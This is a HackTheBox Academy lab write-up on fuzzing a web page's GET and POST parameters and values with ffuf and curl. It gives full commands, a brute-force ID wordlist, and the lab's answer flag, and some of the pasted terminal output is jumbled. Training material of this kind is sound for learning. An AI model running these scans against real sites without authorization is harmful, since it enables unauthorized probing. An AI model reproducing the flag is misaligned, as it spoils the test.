



Attacking Web Applications with Ffuf | Parameter Fuzzing Writeup

HackTheBox

Written By: Alexander Sapo

Parameter Fuzzing – GET

Question:

Using what you learned in this section, run a parameter fuzzing scan on this page. What is the parameter accepted by this webpage?

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target(s): 154.57.164.83:31431 🔄

Life Left: 81 minute(s)

+ 0 🟩 Using what you learned in this section, run a parameter fuzzing scan on this page. What is the parameter accepted by this webpage?

user

Submit

flag:

user

process

```
File Machine View Input Devices Help
1 2 3 4
loki@SolarisFortress: ~
File Actions Edit View Help
 academy.hackthebox.com/module/54/section/490
[loki@SolarisFortress]~$ sudo sh -c 'echo "154.57.164.83 admin.academy.htb" >> /etc/hosts'
[sudo] password for loki:
[loki@SolarisFortress]~$
```

First, add `admin.academy.htb` to `/etc/hosts`, including the target IP.


```
sudo sh -c 'echo "154.57.164.83 admin.academy.htb" >> /etc/hosts'
```

Include the port obtained in the URL.

As mentioned in the examples, the part that needs to be fuzzed is the parameter:

```
/admin/admin.php?<FUZZ>=key
```

Run parameter fuzzing with ffuf:



```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:31431/admin/admin.php?FUZZ=key -t 200
```


Include `-fs` to filter out responses and `-v` to make output more verbose.


Common response size found: `798`

Use that as the filter:

```
-fs 798
```

Result:





```
http://admin.academy.htb:31431/admin/admin.php?user=key
```

notes

Parameter Fuzzing - POST

The main difference between POST requests and GET requests is that POST requests are not passed with the URL and cannot simply be appended after a `?` symbol. POST requests are passed in the data field within the HTTP request. Check out the Web Requests module to learn more about HTTP requests.

To fuzz the data field with ffuf, we can use the `-d` flag, as we saw previously in the output of `ffuf -h`. We also have to add `-X POST` to send POST requests.

Tip: In PHP, "POST" data "content-type" can only accept `application/x-www-form-urlencoded`. So, we can set that in ffuf with `-H 'Content-Type: application/x-www-form-urlencoded'`.

So, let us repeat what we did earlier, but place our FUZZ keyword after the `-d` flag:

```
ffuf -w /opt/useful/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
```

As we can see this time, we got a couple of hits: the same one we got when fuzzing GET and another parameter, which is `id`. Let's see what we get if we send a POST request with the `id` parameter. We can do that with curl, as follows:

```
curl http://admin.academy.htb:PORT/admin/admin.php -X POST
-d 'id=key' -H 'Content-Type: application/x-www-form-urlencoded'
```

```
<div class='center'><p>Invalid id!</p></div>
```

As we can see, the message now says `Invalid id!`.

Value Fuzzing

Question:

Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): `154.57.164.83:31431` 🔄

Life Left: 16 minute(s)

+ 1 📬 Try to create the 'ids.txt' wordlist, identify the accepted value with a fuzzing scan, and then use it in a 'POST' request with 'curl' to collect the flag. What is the content of the flag?

`HTB{p4r4m373r_fuzz1n6_15_k3y!}`

[Submit](#) [Hint](#)


Try to create the `ids.txt` wordlist, identify the accepted value with a fuzzing scan, and then use it in a POST request with curl to collect the flag. What is the content of the flag?

flag:

`HTB{p4r4m373r_fuzz1n6_15_k3y!}`


process

Create the wordlist:



```
echo {1..1000000} | tr ' ' '\n' > ids.txt
```

Run fuzzing:



```
ffuf -w /home/loki/ids.txt:FUZZ -u http://admin.academy.htb:31431/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded'
```

Accepted values are sequential numbers.

Typical response size: 768

Use that as the filter:

```
ffuf -w /home/loki/ids.txt:FUZZ -u http://admin.academy.htb:31431/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 768
```

```
loki@SolarisFortress: ~
File Actions Edit View Help
670 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 217ms]
671 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 215ms]
672 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 215ms]
673 [Status: 200, Size: 768, Words: 219, Lines: 54, Duration: 212ms]
:: Progress: [712/1000000] :: Job [1/1] :: 179 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
zsh: suspended ffuf -w /home/loki/ids.txt:FUZZ -u http://admin.academy.htb:31431/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 7
loki@SolarisFortress: ~
$ ffuf -w /home/loki/ids.txt:FUZZ -u http://admin.academy.htb:31431/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs 7
68
Skills Assessment - Web Fuzzing
v2.1.0-dev
:: Method : POST
:: URL : http://admin.academy.htb:31431/admin/admin.php
:: Wordlist: given as FUZZ: /home/loki/ids.txt but have no further information about their website. As the first step of
:: Header : Content-Type: application/x-www-form-urlencoded
:: Data : id=FUZZ test, you are expected to locate all pages and domains linked to their IP to enumerate the IP and
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500 has any parameters that can be interacted with.
:: Filter : by you should: Response size: 768
73 [Status: 200, Size: 787, Words: 218, Lines: 54, Duration: 255ms]
:: Progress: [1116/1000000] :: Job [1/1] :: 178 req/sec :: Duration: [0:00:06] :: Errors: 0 ::
```

Found valid value:

```
73 [Status: 200, Size: 787, Words: 218, Lines: 54]
```

Send POST request using curl:

```
loki@SolarisFortress: ~
File Actions Edit View Help
loki@SolarisFortress: ~
$ curl http://admin.academy.htb:31431/admin/admin.php -X POST -d 'id=73' -H 'Content-Type: application/x-www-form-urlencoded'
<div class='center'><p>HTB{p4r4m373r_fuzz1n6_15_k3y!}</p></div>
<html>
<!DOCTYPE html>
<head>
<title>HTB Academy</title>
<style> Answer the question(s) below to complete this Section and earn cubes!
{
  html {
    margin: 0;
    padding: 0;
    border: 0;
  }
  .center {
    width: 100%;
    height: 100%;
    position: relative;
    background-color: darkslategrey;
  }
  .center {
    width: 100%;
  }
}
+10 Streak pts Submit Hint
```

```
curl http://admin.academy.htb:31431/admin/admin.php -X POST
-d 'id=73' -H 'Content-Type: application/x-www-form-urlencoded'
```

Result:

```
<div class='center'><p>HTB{p4r4m373r_fuzz1n6_15_k3y!}</p></div>
```
